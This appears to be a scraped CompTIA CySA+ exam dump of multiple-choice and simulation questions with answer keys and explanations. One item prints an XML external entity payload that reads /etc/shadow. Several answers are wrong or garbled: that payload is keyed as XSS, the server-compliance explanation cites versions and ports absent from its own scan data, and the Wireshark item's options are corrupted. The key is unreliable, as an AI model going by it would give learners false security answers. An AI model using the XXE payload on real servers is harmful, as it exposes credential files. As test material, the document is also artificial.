A digital certificate is a document that contains the public key and identity information of a web server, and is signed by a trusted third-party authority called a certificate authority (CA). A digital certificate allows the web server to establish a secure connection with the clients using the HTTPS protocol, and also verifies the authenticity of the web server. A self-signed certificate is a digital certificate that is not signed by a CA, but by the web server itself. A self-signed certificate can cause issues with the website, as it may not be trusted by the clients or their browsers. Clients may receive warnings or errors when trying to access the website, indicating that the site could not be trusted or that the connection is not secure. Official References:

- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>

NEW QUESTION 115

A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

- A. Deploy a WAF to the front of the application.
- B. Replace the current MD5 with SHA-256.
- C. Deploy an antivirus application on the hosting system.
- D. Replace the MD5 with digital signatures.

Answer: B

Explanation:

The correct answer is B. Replace the current MD5 with SHA-256.

The vulnerability that the security analyst is able to exploit is a hash collision, which is a situation where two different files produce the same hash value. Hash collisions can allow an attacker to bypass the integrity or authentication checks that rely on hash values, and submit malicious files to the system. The web application uses MD5, which is a hashing algorithm that is known to be vulnerable to hash collisions. Therefore, the analyst should suggest replacing the current MD5 with SHA-256, which is a more secure and collision-resistant hashing algorithm.

The other options are not the best suggestions to mitigate the vulnerability with the fewest changes to the current script and infrastructure. Deploying a WAF (web application firewall) to the front of the application

(A) may help protect the web application from some common attacks, but it may not prevent hash collisions or detect malicious files. Deploying an antivirus application on the hosting system © may help scan and remove malicious files from the system, but it may not prevent hash collisions or block malicious files from being submitted. Replacing the MD5 with digital signatures (D) may help verify the authenticity and integrity of the files, but it may require significant changes to the current script and infrastructure, as digital signatures involve public-key cryptography and certificate authorities.

NEW QUESTION 117

A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow">]>
<userInfo>
<firstName>John</firstName>
<lastName>Sent;</lastName>
</userInfo>
```

Which of the following vulnerability types is the security analyst validating?

- A. Directory traversal
- B. XSS
- C. XXE
- D. SSRF

Answer: B

Explanation:

XSS (cross-site scripting) is the vulnerability type that the security analyst is validating, as the snippet shows an attempt to inject a script tag into the web application. XSS is a web security vulnerability that allows an attacker to execute arbitrary JavaScript code in the browser of another user who visits the vulnerable website. XSS can be used to perform various malicious actions, such as stealing cookies, session hijacking, phishing, or defacing websites. The other vulnerability types are not relevant to the snippet, as they involve different kinds of attacks. Directory traversal is an attack that allows an attacker to access files and directories that are outside of the web root folder. XXE (XML external entity) injection is an attack that allows an attacker to interfere with an application's processing of XML data, and potentially access files or systems. SSRF (server-side request forgery) is an attack that allows an attacker to induce the server-side application to make requests to an unintended location. Official References:

- > <https://portswigger.net/web-security/xxe>
- > <https://portswigger.net/web-security/ssrf>
- > https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.ht

NEW QUESTION 118

After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASB to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

- A. SIEM ingestion logs are reduced by 20%.
- B. Phishing alerts drop by 20%.
- C. False positive rates drop to 20%.
- D. The MTTR decreases by 20%.

Answer: D

Explanation:

The MTTR (Mean Time to Resolution) decreases by 20% is the best possible outcome that this effort hopes to achieve, as it reflects the improvement in the efficiency and effectiveness of the incident response process by reducing analyst alert fatigue. Analyst alert fatigue is a term that refers to the phenomenon of security analysts becoming overwhelmed, desensitized, or exhausted by the large number of alerts they receive from various security tools or systems, such as DLP (Data Loss Prevention) or CASB (Cloud Access Security Broker). DLP is a security solution that helps to prevent unauthorized access, use, or transfer of sensitive data, such as personal information, intellectual property, or financial records. CASB is a security solution that helps to monitor and control the use of cloud-based applications and services, such as SaaS (Software as a Service), PaaS (Platform as a Service), or IaaS (Infrastructure as a Service). Both DLP and CASB can generate alerts when they detect potential data breaches, policy violations, or malicious activities, but they can also produce false positives, irrelevant information, or duplicate notifications that can overwhelm or distract the security analysts. Analyst alert fatigue can have negative consequences for the security posture and performance of an organization, such as missing or ignoring critical alerts, delaying or skipping investigations or remediations, making errors or mistakes, or losing motivation or morale. Therefore, it is important to reduce analyst alert fatigue and optimize the alert management process by using various strategies, such as tuning the alert thresholds and rules, prioritizing and triaging the alerts based on severity and context, enriching and correlating the alerts with additional data sources, automating or orchestrating repetitive or low-level tasks or actions, or integrating and consolidating different security tools or systems into a unified platform. By reducing analyst alert fatigue and optimizing the alert management process, the effort hopes to achieve a decrease in the MTTR, which is a metric that measures the average time it takes to resolve an incident from the moment it is reported to the moment it is closed. A lower MTTR indicates a faster and more effective incident response process, which can help to minimize the impact and damage of security incidents, improve customer satisfaction and trust, and enhance security operations and outcomes. The other options are not as relevant or realistic as the MTTR decreases by 20%, as they do not reflect the best possible outcome that this effort hopes to achieve. SIEM ingestion logs are reduced by 20% is not a relevant outcome, as it does not indicate any improvement in the incident response process or any reduction in analyst alert fatigue. SIEM (Security Information and Event Management) is a security solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM ingestion logs are records of the data that is ingested by the SIEM system from different sources. Reducing SIEM ingestion logs may imply less data volume or less data sources for the SIEM system, which may not necessarily improve its performance or accuracy. Phishing alerts drop by 20% is not a realistic outcome, as it does not depend on the integration of DLP and CASB or any reduction in analyst alert fatigue. Phishing alerts are notifications that indicate potential phishing attempts or attacks, such as fraudulent emails, websites, or messages that try to trick users into revealing sensitive information or installing malware. Phishing alerts can be generated by various security tools or systems, such as email security solutions, web security solutions, endpoint security solutions, or user awareness training programs. Reducing phishing alerts may imply less phishing attempts or attacks on the organization, which may not necessarily be influenced by the integration of DLP and CASB or any reduction in analyst alert fatigue. False positive rates drop to 20% is not a realistic outcome

NEW QUESTION 123

Which of the following is a reason why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

- A. To ensure the report is legally acceptable in case it needs to be presented in court
- B. To present a lessons-learned analysis for the incident response team
- C. To ensure the evidence can be used in a postmortem analysis
- D. To prevent the possible loss of a data source for further root cause analysis

Answer: A

Explanation:

The correct answer is A. To ensure the report is legally acceptable in case it needs to be presented in court. Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting¹.

The other options are not reasons why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response. They are rather outcomes or benefits of conducting a thorough and effective incident response process. A lessons-learned analysis (B) is a way to identify the strengths and weaknesses of the incident response team and improve their performance for future incidents. A postmortem analysis © is a way to determine the root cause, impact, and timeline of the incident and provide recommendations for remediation and prevention. A root cause analysis (D) is a way to identify the underlying factors that led to the incident and address them accordingly.

NEW QUESTION 127

An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

- A. Hard disk
- B. Primary boot partition
- C. Malicious tiles
- D. Routing table
- E. Static IP address

Answer: A

Explanation:

The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

NEW QUESTION 132

A company receives a penetration test report summary from a third party. The report summary indicates a proxy has some patches that need to be applied. The proxy is sitting in a rack and is not being used, as the company has replaced it with a new one. The CVE score of the vulnerability on the proxy is a 9.8. Which of the following best practices should the company follow with this proxy?

- A. Leave the proxy as is.
- B. Decommission the proxy.
- C. Migrate the proxy to the cloud.
- D. Patch the proxy

Answer: B

Explanation:

The best practice that the company should follow with this proxy is to decommission the proxy. Decommissioning the proxy involves removing or disposing of the proxy from the rack and the network, as well as deleting or wiping any data or configuration on the proxy. Decommissioning the proxy can help eliminate the vulnerability on the proxy, as well as reduce the attack surface, complexity, or cost of maintaining the network. Decommissioning the proxy can also free up space or resources for other devices or systems that are in use or needed by the company.

NEW QUESTION 135

A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application:

getconnection (database01, "alpha " , "AXTV. 127GdCx94GTd") ;

Which of the following is the most likely vulnerability in this system?

- A. Lack of input validation
- B. SQL injection
- C. Hard-coded credential
- D. Buffer overflow attacks

Answer: C

Explanation:

The most likely vulnerability in this system is hard-coded credential. Hard-coded credential is a practice of embedding or storing a username, password, or other sensitive information in the source code or configuration file of a system or application. Hard-coded credential can pose a serious security risk, as it can expose the system or application to unauthorized access, data theft, or compromise if the credential is discovered or leaked by an attacker. Hard-coded credential can also make it difficult to change or update the credential if needed, as it may require modifying the code or file and redeploying the system or application.

NEW QUESTION 139

A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?

- A. System hardening
- B. Hybrid network architecture
- C. Continuous authorization
- D. Secure access service edge

Answer: A

Explanation:

The correct answer is A. System hardening.

System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system.

The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization (C) is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.

NEW QUESTION 141

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following

- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used.

INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.

Part 1:

AppServ1:

Part 1

Scan Data	Compliance Report
AppServ1 AppServ2 AppServ3 AppServ4	Fill out the following report based on your analysis of the scan data.
<pre>root@INFOSEC:~# curl --head appserv1.fictionalorg.com:443 HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c407930177d" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html root@INFOSEC:~# nmap --script ssl-enum-ciphers appserv1.fictionalorg.com -p 443 Starting Nmap 6.40 (http://nmap.org) at 2019-06-26 16:07 CDT Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68) Host is up (0.042s latency). rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com PORT STATE SERVICE 443/tcp open https ssl-enum-ciphers: TLSv1.2: ciphers: TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong TLS_RSA_WITH_AES_128_CBC_SHA - strong TLS_RSA_WITH_AES_128_GCM_SHA256 - strong TLS_RSA_WITH_AES_256_CBC_SHA - strong TLS_RSA_WITH_AES_256_GCM_SHA384 - strong compressors: NULL _ least strength: strong Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds root@INFOSEC:~# nmap --top-ports 10 appserv1.fictionalorg.com Starting Nmap 6.40 (http://nmap.org) at 2019-06-27 10:13 CDT Nmap scan report for appserv1.fictionalorg.com (10.21.4.68) Host is up (0.15s latency). rDNS record for 10.21.4.68: appserv1.fictionalorg.com PORT STATE SERVICE 80/tcp open http 443/tcp open https Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds</pre>	<div><input type="checkbox"/> AppServ1 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ2 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ3 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ4 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</div>

AppServ2:

Part 1

Scan Data	Compliance Report
AppServ1 AppServ2 AppServ3 AppServ4	Fill out the following report based on your analysis of the scan data.
<pre>root@INFOSEC:~# curl --head appserv2.fictionalorg.com:443 HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.3.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c407930177d" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html root@INFOSEC:~# nmap --script ssl-enum-ciphers appserv2.fictionalorg.com -p 443 Starting Nmap 6.40 (http://nmap.org) at 2019-06-26 16:07 CDT Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69) Host is up (0.042s latency). rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com Not shown: 998 filtered ports PORT STATE SERVICE 80/tcp open http 443/tcp open https ssl-enum-ciphers: TLSv1.0: ciphers: TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong TLS_RSA_WITH_AES_128_CBC_SHA - strong TLS_RSA_WITH_AES_256_CBC_SHA - strong compressors: NULL TLSv1.1: ciphers: TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong TLS_RSA_WITH_AES_128_CBC_SHA - strong TLS_RSA_WITH_AES_256_CBC_SHA - strong compressors: NULL TLSv1.2: ciphers: TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong TLS_RSA_WITH_AES_128_CBC_SHA - strong TLS_RSA_WITH_AES_128_GCM_SHA256 - strong TLS_RSA_WITH_AES_256_CBC_SHA - strong TLS_RSA_WITH_AES_256_GCM_SHA384 - strong compressors: NULL _ least strength: strong Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds root@INFOSEC:~# nmap --top-ports 10 appserv2.fictionalorg.com Starting Nmap 6.40 (http://nmap.org) at 2019-06-27 10:13 CDT Nmap scan report for appserv2.fictionalorg.com (10.21.4.69) Host is up (0.15s latency). rDNS record for 10.21.4.69: appserv2.fictionalorg.com PORT STATE SERVICE 80/tcp open http 443/tcp open https Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds</pre>	<div><input type="checkbox"/> AppServ1 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ2 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ3 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ4 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</div>

AppServ3:

Part 1

Scan Data	Compliance Report
AppServ1 AppServ2 <u>AppServ3</u> AppServ4	Fill out the following report based on your analysis of the scan data.
<pre>root@INFOSEC:~# curl --head appserv3.fictionalorg.com:443 HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c406780177e" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html root@INFOSEC:~# nmap --script ssl-enum-ciphers appserv3.fictionalorg.com -p 443 Starting Nmap 6.40 (http://nmap.org) at 2019-06-26 16:07 CDT Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70) Host is up (0.042s latency). rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com PORT STATE SERVICE 80/tcp open http 443/tcp open https _ ssl-enum-ciphers: _ TLSv1.0: _ ciphers: _ TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong _ TLS_RSA_WITH_AES_128_CBC_SHA - strong _ TLS_RSA_WITH_AES_256_CBC_SHA - strong _ compressors: _ NULL _ TLSv1.1: _ ciphers: _ TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong _ TLS_RSA_WITH_AES_128_CBC_SHA - strong _ TLS_RSA_WITH_AES_256_CBC_SHA - strong _ compressors: _ NULL _ TLSv1.2: _ ciphers: _ TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong _ TLS_RSA_WITH_AES_128_CBC_SHA - strong _ TLS_RSA_WITH_AES_128_GCM_SHA256 - strong _ TLS_RSA_WITH_AES_256_CBC_SHA - strong _ TLS_RSA_WITH_AES_256_GCM_SHA384 - strong _ compressors: _ NULL _ _ least strength: strong Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds root@INFOSEC:~# nmap --top-ports 10 appserv3.fictionalorg.com Starting Nmap 6.40 (http://nmap.org) at 2019-06-27 10:13 CDT Nmap scan report for appserv3.fictionalorg.com (10.21.4.70) Host is up (0.15s latency). rDNS record for 10.21.4.70: appserv3.fictionalorg.com PORT STATE SERVICE 80/tcp open http 443/tcp open https Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds</pre>	<div><input type="checkbox"/> AppServ1 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ2 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ3 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ4 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</div>

AppServ4:

Part 1

Scan Data	Compliance Report
AppServ1 AppServ2 AppServ3 <u>AppServ4</u>	Fill out the following report based on your analysis of the scan data.
<pre>root@INFOSEC:~# curl --head appserv4.fictionalorg.com:443 HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c406780177e" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html root@INFOSEC:~# nmap --script ssl-enum-ciphers appserv4.fictionalorg.com -p 443 Starting Nmap 6.40 (http://nmap.org) at 2019-06-26 16:07 CDT Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71) Host is up (0.042s latency). rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com PORT STATE SERVICE 443/tcp open https _ TLSv1.2: _ ciphers: _ TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong _ TLS_RSA_WITH_AES_128_CBC_SHA - strong _ TLS_RSA_WITH_AES_128_GCM_SHA256 - strong _ TLS_RSA_WITH_AES_256_CBC_SHA - strong _ TLS_RSA_WITH_AES_256_GCM_SHA384 - strong _ compressors: _ NULL _ _ least strength: strong Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds root@INFOSEC:~# nmap --top-ports 10 appserv4.fictionalorg.com Starting Nmap 6.40 (http://nmap.org) at 2019-06-27 10:13 CDT Nmap scan report for appserv4.fictionalorg.com (10.21.4.71) Host is up (0.15s latency). rDNS record for 10.21.4.71: appserv4.fictionalorg.com PORT STATE SERVICE 80/tcp open http 443/tcp open https 8675/tcp open ssh Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds</pre>	<div><input type="checkbox"/> AppServ1 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ2 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ3 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ4 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</div>

Part 2:

Part 2

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Configuration Change Recommendations

+ Add recommendation for

AppSrv1
AppSrv2
AppSrv3
AppSrv4

Server

AppSrv4
AppSrv3
AppSrv2
AppSrv4
AppSrv1

Service

HTTPD Security
TELNET
SSH
MYSQL
Apache Version

Config Change

Move to Port 443
Restrict To TLS 1.2
Upgrade Version
Move to Port 22
Remove or Disable

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Part 1:

Compliance Report

Fill out the following report based on your analysis of the scan data.

☐

AppServ1 is only using TLS 1.2

☒

AppServ2 is only using TLS 1.2

☒

AppServ3 is only using TLS 1.2

☒

AppServ4 is only using TLS 1.2

☐

AppServ1 is using Apache 2.4.18 or greater

☒

AppServ2 is using Apache 2.4.18 or greater

☒

AppServ3 is using Apache 2.4.18 or greater

☐

AppServ4 is using Apache 2.4.18 or greater

Part 2:

Based on the compliance report, I recommend the following changes for each server: AppServ1: No changes are needed for this server.
AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server.
Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.
AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.
AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

NEW QUESTION 142

An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

- A. Information sharing organization

- B. Blogs/forums
- C. Cybersecurity incident response team
- D. Deep/dark web

Answer: A

Explanation:

An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.

NEW QUESTION 143

An organization was compromised, and the usernames and passwords of all employees were leaked online. Which of the following best describes the remediation that could reduce the impact of this situation?

- A. Multifactor authentication
- B. Password changes
- C. System hardening
- D. Password encryption

Answer: A

Explanation:

Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.

References: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]

NEW QUESTION 146

A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

- A. Change the display filter to f c
- B. acciv
- C. pore
- D. Change the display filter to tcg.port=20
- E. Change the display filter to f cp-daca and follow the TCP streams
- F. Navigate to the File menu and select FTP from the Export objects option

Answer: C

Explanation:

The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

NEW QUESTION 147

A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

- A. SLA
- B. MOU
- C. NDA
- D. Limitation of liability

Answer: A

Explanation:

SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.

NEW QUESTION 152

A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring. Which of the following indicators would most likely lead the team to this conclusion?

- A. High GPU utilization
- B. Bandwidth consumption
- C. Unauthorized changes
- D. Unusual traffic spikes

Answer: A

Explanation:

High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network. Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-of-service attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or requests to or from the system.

NEW QUESTION 154

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

- A. False positive
- B. True negative
- C. False negative
- D. True positive

Answer: C

Explanation:

The correct answer is C. False negative.

A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

NEW QUESTION 155

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